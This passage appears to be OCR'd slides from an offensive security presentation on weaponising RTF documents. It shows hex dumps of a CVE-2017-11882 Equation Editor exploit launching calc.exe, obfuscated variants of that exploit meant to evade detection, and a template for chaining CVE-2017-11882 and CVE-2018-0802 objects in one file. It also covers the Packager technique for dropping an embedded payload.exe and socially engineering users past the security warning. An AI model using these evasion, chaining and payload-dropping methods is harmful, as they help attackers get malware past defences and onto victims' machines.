
Evasion Example - 2



```
00000860: 00 00 00 01 00 FE FF 03  0A 00 00 FF FF FF FF 02  ................
00000870: CE 02 00 00 00 00 00 C0  00 00 00 00 00 00 46 17  ..............F.
00000880: 00 00 00 4D 69 63 72 6F  73 6F 66 74 20 45 71 75  ...Microsoft Equ
00000890: 61 74 69 6F 6E 20 33 2E  30 00 0C 00 00 00 44 53  ation 3.0.....DS
000008A0: 20 45 71 75 61 74 69 6F  6E 00 0B 00 00 00 45 71   Equation.....Eq
000008B0: 75 61 74 69 6F 6E 2E 33  00 F4 39 B2 71 00 00 00  uation.3..9.q...
000008C0: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
000008D0: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
000008E0: 00 00 00 00 00 03 00 04  00 00 00 00 00 00 00 00  ................
000008F0: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000900: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000910: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000920: 00 00 00 1C 00 00 00 02  00 9E C4 A9 00 00 00 00  ................
00000930: 00 00 00 C8 A7 5C 00 C4  EE 5B 00 00 00 00 00 03  .....\...[......
00000940: 01 01 03 0A 0A 01 08 5A  5A 63 61 6C 63 2E 65 78  .......ZZcalc.ex
00000950: 65 20 26 41 41 41 41 41  41 41 41 41 41 41 41 41  e &AAAAAAAAAAAAA
00000960: 41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
00000970: 41 41 41 41 41 12 0C 43  00 00 00 00 00 00 00 00  AAAAA..C........
00000980: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
```

Original Sample


Obfuscated Sample



```
00000860: 00 00 00 00 00 10 0F EF  F0 30 A0 00 0F FF FF FF  .........0......
00000870: F0 2C E0 20 00 00 00 00  0C 00 00 00 00 00 00 04  .,. ............
00000880: 61 70 00 00 04 D6 96 37  26 F7 36 F6 67 42 04 57  ap.....7&.6.gB.W
00000890: 17 56 17 46 96 F6 E2 03  32 E3 00 00 C0 00 00 04  .V.F....2.......
000008A0: 45 32 04 57 17 56 17 46  96 F6 E0 00 B0 00 00 04  E2.W.V.F........
000008B0: 57 17 56 17 46 96 F6 E2  E3 30 0F 43 9B 27 10 00  W.V.F....0.C.'..
000008C0: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
000008D0: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
000008E0: 00 00 00 00 00 00 00 30  00 40 00 00 00 00 00 00  .......0.@......
000008F0: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000900: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000910: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000920: 00 00 00 00 01 C0 00 00  00 20 0D FB DC DC DC DC  ......... ......
00000930: BE C6 A8 00 00 00 00 00  00 00 C8 A7 5C 00 C4 EE  ............\...
00000940: FF 00 00 00 00 00 03 01  01 03 0A 0A 01 08 41 41  ..............AA
00000950: 63 61 6C 63 2E 65 78 65  20 26 42 42 42 42 42 42  calc.exe &BBBBBB
00000960: 42 42 42 42 42 42 42 42  42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
00000970: 42 42 42 42 42 42 42 42  42 42 42 42 12 0C 43 00  BBBBBBBBBBBB..C.
```


Evasion Example - 3

As it's a Stacked Based Buffer Overflow, What if we change content of buffer?




```
1c0000000200bec6a800000000000000c8a75c00c4eeff0000000000030101030a0a0108414163616c632e657865202
64242424242424242424242424242424242424242424242424242424242424242424242
```

Original Sample



```
1c0000000200bec6a800000000000000c8a75c00c4eeff
0000000000030101030a0a0108414163616c632e6578652026
12345678912345678912345678912345678912345678912345678912345678912345
```


Obfuscated Sample



```
00000940: FF 00 00 00 00 00 03 01  01 03 0A 0A 01 08 41 41  ..............AA
00000950: 63 61 6C 63 2E 65 78 65  20 26 12 34 56 78 91 23  calc.exe &.4Vx.#
00000960: 45 67 89 12 34 56 78 91  23 45 67 89 12 34 56 78  Eg..4Vx.#Eg..4Vx
00000970: 91 23 45 67 89 12 34 56  78 91 23 45 12 0C 43 00  .#Eg..4Vx.#E..C.
```

Results in rtfdump

What if we chain more Document Exploits together?



How to combine multiple exploits in one?


This part is trivial yet it increases your chances of getting your target. But challenging part is finding compatible exploits to chain.

So, here we going to combine CVE-2017-11882 and CVE-2018-0802.

CVE-2018-0802 is also of same family of CVE-2017-11882.

Only Addition is CVE-2018-0802 comes with more memory protection barriers like ASLR,DEP enabled. Which was eventually “Patch Evade” of CVE-2017-11882 yet the bug still existed because Microsoft didn’t had code of Equation Editor.


Format of Chaining Exploits with objects



```
{\rtf1
    {\object\objemb\objupdate
        {\*\objclass Package}
            {\*\objdata <SOME HEX DATA>}}

    {\object\objemb\objupdate
        {\*\objclass Package2}
            {\*\objdata <SOME HEX DATA>}}

}
```

Object Chaining Example


Combining CVE-2017-11882 and CVE-2018-0802



```
 1 Level  1        c=    2 p=00000000 l=  155308 h=  155183;  148084 b=       0   u=      10 \rtf1
 2  Level  2       c=    2 p=00000006 l=    7155 h=    7095;    7092 b=       0   u=       7 \object
 3   Level  3      c=    0 p=0000001f l=      23 h=       3;       1 b=       0   u=       7 \*\objclass Equation.3
 4   Level  3      c=    0 p=00000037 l=    7105 h=    7092;    7092 b=       0 0 u=       0 \*\objdata
   Name: 'Equation.3\x00' Size: 3072 md5: faa27828b92737a67ddc5721b82a243c magic: d0cf11e0
 5  Level  2       c=    2 p=00001bfa l=  148145 h=  148088;  148084 b=       0   u=       3 \object
 6   Level  3      c=    0 p=00001c15 l=      20 h=       4;       2 b=       0   u=       3 \*\objclass Package
 7   Level  3      c=    0 p=00001c2a l=  148096 h=  148084;  148084 b=       0 0 u=       0 \*\objdata
   Name: 'Package\x00' Size: 74002 md5: 39f7488b2a9df970a9e78a976a3e3876 magic: 02007061
```

RTFDump Showing 2 Objects in single rtf

Combining CVE-2017-11882 and CVE-2018-0802



hello!

Engaging More Techniques!

Technique -1 : Using Packager.dll

Let suppose we wanted to make an exploit totally stageless and embed executable payload inside rtf which could even be another exploit like LPE etc.


Here we can use “Packager” technique, which allows us to directly embed executables,hta,vbs,chm and other files directly.

These exploits can be either triggered automatically once documents are opened or user can be tricked to click over icon of object to trigger.

Packager : Working flow

- Executables are dropped into temporary folder of current user.(C:\Users\<username>\AppData\Local\Temp)
- The file is dropped through the “Package” ActiveX Control.
- CLSID: {F20DA720-C02F-11CE-927B-0800095AE340}
  ProgID: Package
  InProcServer32: %SystemRoot%\system32\packager.dll
- Presence of MS office is not mandatory. Even WordPad is enough.

Packager : Working flow



Open Package Contents - Security Warning

The publisher could not be verified. Are you sure you want to run this software?

Name:	payload.exe
Publisher:	Unknown Publisher
Type:	Application

This file does not have a valid di
You should only run software fron
decide what software to run?


Temp

Users ▸ malme ▸ AppData ▸ Local ▸ Temp

Name	Date modified	Type	Size
payload.exe	1/21/2019 9:07 AM	Application	

It shows a warning when object is clicked which can be social engineered or some exploit bug can be chained to bypass that too.

